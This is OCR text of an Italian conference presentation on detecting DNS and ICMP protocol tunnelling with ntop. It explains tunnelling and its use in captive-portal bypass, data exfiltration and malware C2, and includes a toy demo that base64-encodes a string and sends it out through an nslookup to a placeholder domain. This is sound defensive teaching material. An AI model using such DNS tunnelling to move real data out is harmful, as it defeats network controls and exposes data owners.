PROTOCOL TUNNELLING DETECTION USING NTOP

DISCLAIMER

Tutti i contenuti di questa presentazione rappresentano la mia personale ricerca ed opinione e non quella del mio datore di lavoro.

WHOAMI

- Pentester e Vulnerability Researcher
- Cloud e Web Vulnerability Researcher
  @ Huawei R&D Research Center Munich
- OPST Certified
- ntop 2015/2016

HAPPY BIRTHDAY

CONTENUTI

- Protocol Tunnelling
  - DNS Tunnelling
  - ICMP Tunnelling
- Utilizzi
  - Bypass captive portal
  - Data exfiltration
  - C2 communication
- Come utilizzare ntop per rilevare questa tecnica

PROTOCOL TUNNELLING
WHAT IS

"A tunnel is a mechanism used to ship a foreign protocol across a network that normally wouldn't support it. Tunneling protocols allow you to use, for example, IP to send another protocol in the "data" portion of the IP datagram. Most tunneling protocols operate at layer 4, which means they are implemented as a protocol that replaces something like TCP or UDP"


DNS TUNNELLING

- Si utilizza il protocollo di risoluzione dei domini per trasportare dati, nel nostro caso HTTP

- DNS? HTTP?
- UDP? TCP?

DNS TUNNELLING


- Nuova interfaccia
- GW tunnel





```
$ base64 encode „Example“
  4oCeRXhhbXBsZeKAnA==
$ nslookup 4oCeRXhhbXBsZeKAnA.mydomain.com
```

```
$ tail -f -/log/dns
4oCeRXhhbXBsZeKAnA.mydomain.com
$base64 decode 4oCeRXhhbXBsZeKAnA
„Example“
```

DNS TUNNELLING



DNS TUNNELLING



ICMP TUNNELLING

- Si utilizza il protocollo di invio messaggio errore-controllo per trasportare dati

Table 1-4. Internet Control Message Protocol - Echo/Echo Reply Message

0										1										2										3	
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1
Type								Code								Checksum															
Identifier																Sequence Number															
Data																															

ECHO
Request


ECHO_REPLY
Response


PROTOCOL TUNNELLING
EXAMPLE#1

Bypass captive portal

Host non autenticato

HTTP(s) -> Redirect [X]






nslookup www.google.com > 74.125.206.103 [V]

PROTOCOL TUNNELLING
EXAMPLE#2

Data exfiltration


- Diversi malware utilizzano questa tecnica per portar fuori dati da una macchina infetta



PROTOCOL TUNNELLING
EXAMPLE#3_1


C2 communications

- Utilizzato da alcuni malware per comunicare con il master (C2)




PROTOCOL TUNNELLING
EXAMPLE#3_2


C2 communications P2P



